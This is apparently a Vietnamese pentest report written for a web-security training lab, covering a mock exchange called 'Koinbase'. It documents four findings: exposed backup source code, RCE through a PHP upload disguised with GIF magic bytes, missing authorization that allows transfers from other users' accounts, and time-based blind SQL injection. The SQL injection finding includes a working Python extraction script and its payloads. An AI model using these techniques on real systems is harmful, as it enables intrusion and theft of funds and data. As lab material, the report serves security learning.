

NORA9029

CẢNH BÁO LỖ HỒNG

Ngày 30 tháng 07, 2023

Mô tả

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng Koinbase được thực hiện bởi nora9029 từ ngày 29, 07, 2021 - 31, 07, 2021

Đối tượng: Koinbase

Thành viên thực hiện: nora9029

Công cụ: Burp Suite, VS Code

Mục lục

1. Tổng quan	3
2. Phạm vi	4
3. Lỗ hổng	4
<i>KB-01-001: Source code disclosure at upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech due to exposing backup.zip</i>	<i>5</i>
<i>KB-01-002: RCE due to file upload vulnerabilities on upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech</i>	<i>6</i>
<i>KB-01-003: Missing authentication sender_id at transaction API on koinbase-26b2120a7505ad.cyberjutsu-lab.tech</i>	<i>9</i>
<i>KB-01-004: Blind SQL injection at /send_money.php on koinbase-26b2120a7505ad.cyberjutsu-lab.tech via sender_id parameter</i>	<i>11</i>
4. Kết luận	17

1. Tổng quan

Báo cáo này nhằm liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **Koinbase** trên máy tính.

Mỗi lỗ hổng bảo mật được tôi cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi.

Quá trình kiểm thử được thực hiện dưới hình thức graybox testing.

2. Phạm vi

Đối tượng	Môi trường	Phiên bản	Special privilege	Source code
Ứng dụng Koinbase	Web	-	-	Backup.zip

3. Lỗ hổng

KB-01-001: Source code disclosure at upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech due to exposing backup.zip

Description and Impact

Rất có thể do cấu hình sai trên upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech, kẻ tấn công có thể sử dụng kỹ thuật bruteforce để tìm ra những đường dẫn phổ biến trên server, từ đó truy cập vào file backup.zip và đọc được nội dung của mã nguồn ứng dụng Koinbase

Nếu mã nguồn có chứa nội dung nhạy cảm như: secret key, password cơ sở dữ liệu,... thì những thông tin đó là một nguồn tin quan trọng để kẻ tấn công tiếp tục khai thác sâu vào hệ thống.

Steps to reproduce

Thực hiện directories scan với công cụ ffuf

```
ffuf -u https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/FUZZ -w fuzz-Bo0oM.txt
```




```

:: Progress: [332/332] :: 300 [1/1] :: 470 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
nora9029@nora9029-virtual-machine:~/Downloads$ ffuf -u https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/FUZZ -w fuzz-Bo0oM.txt

v1.1.0

:: Method      : GET
:: URL         : https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/FUZZ
:: Wordlist     : FUZZ: fuzz-Bo0oM.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403
  
```

Ta truy cập lần lượt đến các đường dẫn có status code trả về là 200



```

.htgroup      [Status: 403, Size: 315, Words: 20, Lines: 10]
.hta          [Status: 403, Size: 315, Words: 20, Lines: 10]
.htaccess-dev [Status: 403, Size: 315, Words: 20, Lines: 10]
.ht_wsr.txt   [Status: 403, Size: 315, Words: 20, Lines: 10]
.htaccess-    [Status: 403, Size: 315, Words: 20, Lines: 10]
index.php     [Status: 200, Size: 46, Words: 2, Lines: 1]
backup.zip    [Status: 200, Size: 1666186, Words: 6842, Lines: 6536]
robots.txt    [Status: 200, Size: 35, Words: 3, Lines: 2]
server-status/ [Status: 403, Size: 315, Words: 20, Lines: 10]
upload        [Status: 301, Size: 389, Words: 20, Lines: 10]
upload/       [Status: 403, Size: 315, Words: 20, Lines: 10]
:: Progress: [4842/4842] :: Job [1/1] :: 538 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
nora9029@nora9029-virtual-machine:~/Downloads$
  
```

Tại đường dẫn <https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/backup.zip>, ta sẽ thu được file backup.zip chứa mã nguồn của toàn bộ ứng dụng Koinbase

Tại file backup\docker-compose.yml ta có thể thấy có 1 thông tin quan trọng do lập trình viên quên xóa ở trong các dòng comments

```

docker-compose.yml X
D: > CBJS web pentest > Final exam > backup > docker-compose.yml
1 # You founded a source code leak
2 # Recon is very important
3 # Case study: https://supras.io/how-i-got-access-to-many-piis-through-a-source-code-leak/
4 # Your Flag 1: CBJS{do_you_use_a_good_wordlist?}
5 version: "3.6"
6 services:
7   db:

```

References

https://portswigger.net/kb/issues/006000b0_source-code-disclosure

KB-01-002: RCE due to file upload vulnerabilities on upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech

Description and Impact

Chức năng upload file image trên upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech mắc lỗi ở công đoạn validate file type, từ đó có thể lợi dụng để bypass và upload các file không phải image type

Nếu như có thể upload và thực thi file php thì ta có thể rce.

Root Cause Analysis

Trong mã nguồn `backup\cdn\src\index.php` từ dòng 13 – 22, `finfo_file` sẽ so sánh chữ ký đầu tệp(file signature) của file được upload với magic database để đưa ra kết luận tệp tin.

Sau đó, chữ ký đầu tệp sẽ được kiểm tra với `whitelist("image/jpeg", "image/png", "image/gif")`.

```

function isImage($file_path)
{
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mime_type = finfo_file($finfo, $file_path);
    $whitelist = array("image/jpeg", "image/png", "image/gif");
    if (in_array($mime_type, $whitelist, TRUE)) {
        return true;
    }
    return false;
}


```

Tuy nhiên, chúng ta có thể thay đổi được file signature, từ đó có thể upload được các file khác nằm ngoài whitelist.

Steps to reproduce

Ta tạo 1 file php và thêm `GIF89a;` vào đầu file, sau đó upload lên github và copy lấy link của raw file. Ta sẽ được link sau:


<https://raw.githubusercontent.com/huycuongattt/online-meeting-windows-form-application/master/test.php>



Sử dụng url vừa thu được và truyền vào param url của server upload của ứng dụng :

<https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/?url=https://raw.githubusercontent.com/huycuongattt/online-meeting-windows-form-application/master/test.php>

Khi truy cập đường link trên, ta nhận được kết quả trả về là `status_code:200` có nghĩa là http request đã thành công, và đường dẫn lưu file vừa upload là : `upload\5d9f004fdf0996fe.php`



Truy cập <https://upload.koinbase-26b2120a7505ad.cyberjutsu-lab.tech/upload\5d9f004fdf0996fe.php> và nhận được kết quả thực thi của payload php



PHP Version 7.3.33	
System	Linux 49cd3c079913 4.15.0-197-generic #208-Ubuntu SMP Tue Nov 1 17:23:37 UTC 2022 x86_64
Build Date	Mar 18 2022 03:11:44
Configure Command	"/configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv' '--with-openssl' '--with-readline' '--with-zlib' '--disable-phpdbg' '--with-libdir=lib/x86_64-linux-gnu' '--disable-cgi' '--with-apxs2' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API20180731.NTC

Từ đó ta có thể ghi payload php lên hệ thống để thực hiện rce theo ý muốn.



GIF89a;

Flag 2: `CBJS{you_rce_me_or_you_went_in_another_way?}`

References

<https://vk9-sec.com/local-file-upload-magic-byte-change-file-type/>

<https://idego-group.com/blog/2022/02/08/file-upload-vulnerabilities/>

KB-01-003: Missing authentication sender_id at transaction API on koinbase-26b2120a7505ad.cyberjutsu-lab.tech

Description and Impact

Cơ chế kiểm soát quyền truy cập(access control) không được triển khai hợp lý dẫn đến người dùng có thể tùy ý truy cập và sử dụng tiền của người dùng khác bằng cách thay đổi `send_id` thành id của tài khoản nạn nhân.

Lỗi trên đe dọa đến tài sản của các bên liên quan trong hệ thống Koinbase.

Root Cause Analysis

Trong mã nguồn `backup\koinbase\src\api\transaction.php` từ dòng 5 – 12, không có cơ chế xác thực `send_id` khi thực hiện hành động `transfer_money`

```
if (isset($_GET['action'])) {
    switch ($_GET['action']) {
        case 'transfer_money':
            if (isset($_POST['sender_id'])) {
                $user = getinfoFromUserId($_POST['sender_id']);
            } else {
                $error = "Something is wrong";
            }
        }
    }
```

Steps to reproduce

Thử thực hiện chức năng send money, nhập Receiver id = 5 và Amount = 0.

Ta thu được kết quả success.

Xem gói tin bắt được trong burp suite, ta thấy có các giá trị sender_id=11 chính là giá trị id tài khoản của bản thân, receiver_id=5 và amount=0 chính là giá trị đã nhập ở trên

Request

Pretty Raw Hex

```

1 POST /api/transaction.php?action=transfer_money HTTP/1.1
2 Host: koinbase-26b2120a7505ad.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=765d769522844fb544c6b110c2476707
4 Content-Length: 35
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/115.0.5790.110 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send_money.php
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 sender_id=11&receiver_id=5&amount=0
  
```

Thay đổi sender_id bằng 1 giá trị khác và receiver_id=11(giá trị id của tài khoản bản thân) và nhập giá amount>1000000. Sau đó tiến hành gửi gói tin.

Pretty Raw Hex

```

1 POST /api/transaction.php?action=transfer_money HTTP/1.1
2 Host: koinbase-26b2120a7505ad.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=765d769522844fb544c6b110c2476707
4 Content-Length: 41
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/115.0.5790.110 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech/send_money.php
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 sender_id=1&receiver_id=11&amount=1000001
  
```

Sau khi gửi gói tin thành công, ta có thể mở khóa flag vì đã thỏa điều kiện triệu phú trong /profile.php

Profile

Avatar



USER ID:11

 Username:nora9029

 Money:1000002

Flag: Flag 4: CBJs{master_of_broken_access_control}

References

<https://portswigger.net/web-security/access-control>

KB-01-004: Blind SQL injection at /send_money.php on koinbase-26b2120a7505ad.cyberjutsu-lab.tech via parameters

Description and Impact

Ứng dụng bị dính lỗi SQL Injection do không thực hiện filter untrusted data truyền vào câu lệnh truy vấn tại `sender_id`, `receiver_id` trong chức năng send money

Hệ quả dẫn đến việc kẻ tấn công có thể thực hiện các truy vấn nhằm xem, xóa, sửa dữ liệu trên hệ thống.

Root Cause Analysis

Trong mã nguồn `backup\koinbase\src\api\transaction.php` từ dòng 5 – 12, `sender_id` được truyền vào mà không có filter nào.

```
if (isset($_GET['action'])) {  
    switch ($_GET['action']) {  
        case 'transfer_money':  
            if (isset($_POST['sender_id'])) {  
                $user = getInfoFromUserId($_POST['sender_id']);  
            } else {  
                $error = "Something is wrong";  
            }  
        }  
    }
```

Dòng lệnh 23 trong `backup\koinbase\src\api\transaction.php`

```
$otherPerson = getInfoFromUserId($_POST['receiver_id']);
```

Mã nguồn `backup\koinbase\src\libs\database.php` từ dòng 25 – 32 thực hiện câu truy vấn

```
function selectOne($query)  
{  
    $res = execQuery($query);  
    if ($res)  
        return $res->fetch_assoc();  
    else  
        return false;  
}
```

Mã nguồn `backup\koinbase\src\libs\database.php` từ dòng 42 – 44

```
function getInfoFromUserId($id) {  
    return selectOne("SELECT id, username, money, image, enc_credit_card, bio  
FROM users WHERE id=" . $id . " LIMIT 1");  
}
```

Mã nguồn `backup\koinbase\src\libs\common.php` từ dòng 26-37 chỉ thực hiện validate untrusted data đơn giản.

Nếu untrusted data không phải chuỗi -> invalid

Nếu untrusted data là chuỗi và có ký tự " ' " -> invalid

```
function validate($array) {  
    foreach($array as $data) {  
        if (gettype($data) !== 'string')  
            die("Hack detected");  
        elseif (strpos($data, "'") !== False)  
            die("Hack detected");  
    }  
}  
  
// Validate untrusted data  
validate($_POST);  
validate($_GET);
```

Steps to reproduce

Đầu tiên, ta thực hiện nối dài các câu truy vấn bằng UNION:

Vd: 0 UNION SELECT 1,2,3,4,5,6 #

Tuy nhiên ta chỉ nhận được kết quả trả về là "Transfer money success" -> có thể đây là blind SQLi hoặc ta không thực hiện được SQLi

Thử nghiệm với sender_id = 0 UNION SELECT SLEEP(5),NULL,NULL,NULL,NULL,NULL #

-> nhận thấy gói tin response bị chậm hơn so với bình thường

-> kết luận blind SQLi

Do đó chúng ta có thể xem kết quả trả về thông qua thời gian phản hồi của gói tin.

Xây dựng 1 chương trình để bruteforce kết quả trả về của câu truy vấn SQL.

Sử dụng burp suite để bắt các gói tin, chọn gói tin request có response trả về là "Transfer money success", sau đó nhấp chuột phải vào gói tin và chọn:

Extension > Copy As Python-Request > Copy as requests

Sử dụng python để viết một chương trình in ra kết quả thực thi của các truy vấn SQL.

- Đầu tiên, thực hiện truy vấn `SELECT database()`, thay phần tô đỏ của hình bên dưới bằng câu lệnh sau:

```
1 UNION SELECT CASE WHEN SUBSTRING((SELECT database()),{index},1)= \"{c}\" THEN SLEEP(5) ELSE NULL END, NULL, NULL, NULL, NULL, NULL #
```

```
brute.py > ...
1 import requests
2 import time
3
4 CHARSET = ' abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789_-{}~' # 67 kí tự
5 FLAG = ''
6
7 burp0_url = "https://koinbase-26b2120a7505ad.cyberjutsu-lab.tech:443/api/transaction.php?action=transfer_money"
8 burp0_cookies = {"PHPSESSID": "765d769522844fb544c6b110c2476707"}
9 burp0_headers = {"Sec-Ch-Ua": "", "Sec-Ch-Ua-Platform": "\"\"", "Sec-Ch-Ua-Mobile": "?0", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) A"}
10 for index in range(1,100):
11     for c in CHARSET:
12         burp0_data = {"sender_id": f"1 UNION SELECT CASE WHEN SUBSTRING((SELECT database()),{index},1)= \"{c}\" THEN SLEEP(5) ELSE NULL END, NULL, NULL, NULL, NULL, NULL"}
13         r = requests.post(burp0_url, headers=burp0_headers, cookies=burp0_cookies, data=burp0_data)
14         thời gian phản hồi = r.elapsed.total_seconds()
15         print(f"Tìm ra kí tự thứ {index}, nè: {c}, --> {r.text}, (time:{thời gian phản hồi})", end="\n")
16         if thời gian phản hồi > 5:
17             FLAG += c
18             print(f"Tìm ra kí tự thứ {index}, là {c}, (FLAG:{FLAG})")
19             break
20
```

Ta thu được kết quả trả về là tonghop

```
PS D:\CBJS web pentest\Final exam\backup> python3 .\brute.py
Tìm ra kí tự thứ 1 là t (RESPONSE: t )status_code":400,"message":"You do not have enough money"} (time: 5.25899 ))
Tìm ra kí tự thứ 2 là o (RESPONSE: to )atus_code":400,"message":"You do not have enough money"} (time: 5.293003 )
Tìm ra kí tự thứ 3 là n (RESPONSE: ton )atus_code":400,"message":"You do not have enough money"} (time: 5.297654 )
Tìm ra kí tự thứ 4 là g (RESPONSE: tong )atus_code":400,"message":"You do not have enough money"} (time: 5.278619 )
Tìm ra kí tự thứ 5 là h (RESPONSE: tongh )us_code":400,"message":"You do not have enough money"} (time: 5.34951 )
Tìm ra kí tự thứ 6 là o (RESPONSE: tongho )s_code":400,"message":"You do not have enough money"} (time: 5.340865 )
Tìm ra kí tự thứ 7 là p (RESPONSE: tonghop )_code":400,"message":"You do not have enough money"} (time: 5.301011 )
Tìm ra kí tự thứ 8 là (RESPONSE: tonghop )code":400,"message":"You do not have enough money"} (time: 5.312637 )
Tìm ra kí tự thứ 9 là (RESPONSE: tonghop )ode":400,"message":"You do not have enough money"} (time: 5.316812 )
Tìm ra kí tự thứ 10 là (RESPONSE: tonghop )de":400,"message":"You do not have enough money"} (time: 5.289382 )
Tìm ra kí tự thứ 11 là (RESPONSE: tonghop )e":400,"message":"You do not have enough money"} (time: 5.317331 )
Tìm ra kí tự thứ 12 là (RESPONSE: tonghop )":400,"message":"You do not have enough money"} (time: 5.286776 )
Tìm ra kí tự thứ 13 là (RESPONSE: tonghop ):400,"message":"You do not have enough money"} (time: 5.326135 )
Tìm ra kí tự thứ 14 là (RESPONSE: tonghop )400,"message":"You do not have enough money"} (time: 5.312955 )
Tìm ra kí tự thứ 15 là (RESPONSE: tonghop )00,"message":"You do not have enough money"} (time: 5.31978 )
Tìm ra kí tự thứ 16 là (RESPONSE: tonghop )0,"message":"You do not have enough money"} (time: 5.319461 )
Tìm ra kí tự thứ 17 là (RESPONSE: tonghop ),,"message":"You do not have enough money"} (time: 5.319439 )
Tìm ra kí tự thứ 18 là (RESPONSE: tonghop ),"message":"You do not have enough money"} (time: 5.3187 )
```

Thực hiện truy vấn xem các table name trong database tonghop


```
1 UNION SELECT CASE WHEN SUBSTRING((SELECT group_concat(table_name) FROM
information_schema.tables WHERE table_schema = \"tonghop\"),{index},1)=
\"{c}\" THEN SLEEP(5) ELSE NULL END, NULL, NULL, NULL, NULL, NULL #
```

Kết quả thu được là table name "flag" và "users"

```
KeyboardInterrupt
PS D:\CBJS web pentest\Final exam\backup> python3 .\brute.py
Tìm ra kí tự thứ 1 là f (RESPONSE: f )status_code":400,"message":"You do not have enough money"} (time: 5.366143 )
Tìm ra kí tự thứ 2 là l (RESPONSE: fl )tatus_code":400,"message":"You do not have enough money"} (time: 5.272584 )
Tìm ra kí tự thứ 3 là a (RESPONSE: fla )atus_code":400,"message":"You do not have enough money"} (time: 5.305276 )
Tìm ra kí tự thứ 4 là g (RESPONSE: flag )tus_code":400,"message":"You do not have enough money"} (time: 5.395901 )
Tìm ra kí tự thứ 5 là , (RESPONSE: flag, )us_code":400,"message":"You do not have enough money"} (time: 5.340343 )
Tìm ra kí tự thứ 6 là u (RESPONSE: flag,u )s_code":400,"message":"You do not have enough money"} (time: 5.372963 )
Tìm ra kí tự thứ 7 là s (RESPONSE: flag,us )_code":400,"message":"You do not have enough money"} (time: 5.283025 )
Tìm ra kí tự thứ 8 là e (RESPONSE: flag,use )code":400,"message":"You do not have enough money"} (time: 5.293766 )
Tìm ra kí tự thứ 9 là r (RESPONSE: flag,user )ode":400,"message":"You do not have enough money"} (time: 5.273958 )
Tìm ra kí tự thứ 10 là s (RESPONSE: flag,users )de":400,"message":"You do not have enough money"} (time: 5.344677 )
Tìm ra kí tự thứ 11 là e (RESPONSE: flag,users )e":400,"message":"You do not have enough money"} (time: 5.268357 )
Tìm ra kí tự thứ 12 là ) (RESPONSE: flag,users )":400,"message":"You do not have enough money"} (time: 5.362597 )
Tìm ra kí tự thứ 13 là ) (RESPONSE: flag,users )":400,"message":"You do not have enough money"} (time: 5.321657 )
Tìm ra kí tự thứ 14 là ) (RESPONSE: flag,users )400,"message":"You do not have enough money"} (time: 5.297691 )
Tìm ra kí tự thứ 15 là ) (RESPONSE: flag,users )00,"message":"You do not have enough money"} (time: 5.335533 )
```

Thực hiện truy vấn đến các column name của table flag.

```
1 UNION SELECT CASE WHEN SUBSTRING((SELECT group_concat(column_name)
FROM information_schema.columns WHERE table_schema = \"tonghop\" AND
table_name=\"flag\"),{index},1)= \"{c}\"
THEN SLEEP(5) ELSE NULL END, NULL, NULL, NULL, NULL, NULL #
```

```
KeyboardInterrupt
PS D:\CBJS web pentest\Final exam\backup> python3 .\brute.py
Tìm ra kí tự thứ 1 là f (RESPONSE: f )status_code":400,"message":"You do not have enough money"} (time: 5.285374 )
Tìm ra kí tự thứ 2 là l (RESPONSE: fl )tatus_code":400,"message":"You do not have enough money"} (time: 5.385023 )
Tìm ra kí tự thứ 3 là a (RESPONSE: fla )atus_code":400,"message":"You do not have enough money"} (time: 5.573557 )
Tìm ra kí tự thứ 4 là g (RESPONSE: flag )tus_code":400,"message":"You do not have enough money"} (time: 5.53117 )
Tìm ra kí tự thứ 5 là , (RESPONSE: flag )us_code":400,"message":"You do not have enough money"} (time: 5.298645 )
Tìm ra kí tự thứ 6 là s (RESPONSE: flag )s_code":400,"message":"You do not have enough money"} (time: 5.308866 )
Tìm ra kí tự thứ 7 là ) (RESPONSE: flag )_code":400,"message":"You do not have enough money"} (time: 5.654989 )
Tìm ra kí tự thứ 8 là ) (RESPONSE: flag )code":400,"message":"You do not have enough money"} (time: 5.321128 )
Tìm ra kí tự thứ 9 là ) (RESPONSE: flag )ode":400,"message":"You do not have enough money"} (time: 5.317953 )
```

Truy vấn và lấy dữ liệu bí mật trong flag

```
1 UNION SELECT CASE WHEN SUBSTRING ((SELECT flag FROM
tonghop.flag),{index},1)= \"{c}\" THEN SLEEP(5) ELSE NULL END, NULL, NULL,
NULL, NULL, NULL #
Tìm ra kí tự thứ 29 là _ (RESPONSE: flag 5: cbjs{integer_id_with_ )You do not have enough
Tìm ra kí tự thứ 30 là s (RESPONSE: flag 5: cbjs{integer_id_with_s )ou do not have enough
Tìm ra kí tự thứ 31 là q (RESPONSE: flag 5: cbjs{integer_id_with_sq )u do not have enough
Tìm ra kí tự thứ 32 là l (RESPONSE: flag 5: cbjs{integer_id_with_sql ) do not have enough
Tìm ra kí tự thứ 33 là i (RESPONSE: flag 5: cbjs{integer_id_with_sqli )do not have enough
Tìm ra kí tự thứ 34 là n (RESPONSE: flag 5: cbjs{integer_id_with_sqlin )o not have enough
Tìm ra kí tự thứ 35 là j (RESPONSE: flag 5: cbjs{integer_id_with_sqlinj ) not have enough
Tìm ra kí tự thứ 36 là e (RESPONSE: flag 5: cbjs{integer_id_with_sqlinje )not have enough
Tìm ra kí tự thứ 37 là c (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjec )ot have enough
Tìm ra kí tự thứ 38 là t (RESPONSE: flag 5: cbjs{integer_id_with_sqlinject )t have enough
Tìm ra kí tự thứ 39 là i (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjecti ) have enough
Tìm ra kí tự thứ 40 là o (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjectio )have enough
Tìm ra kí tự thứ 41 là n (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjection )ave enough
Tìm ra kí tự thứ 42 là } (RESPONSE: flag 5: cbjs{integer_id_with_sqlinjection} )ve enough
Tui đang thử kí tự thứ 43 nè: H --> {"status_code":400,"message":"You do not have enough
```

Attachments

. Mã khai thác: KB-01-004_poc.py

References

<https://portswigger.net/web-security/sql-injection/blind>

4. Kết luận

Thông qua bản báo cáo này, tôi đã thành công tìm ra 4 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho nhà phát triển một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong hệ thống ứng dụng Koinbase. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.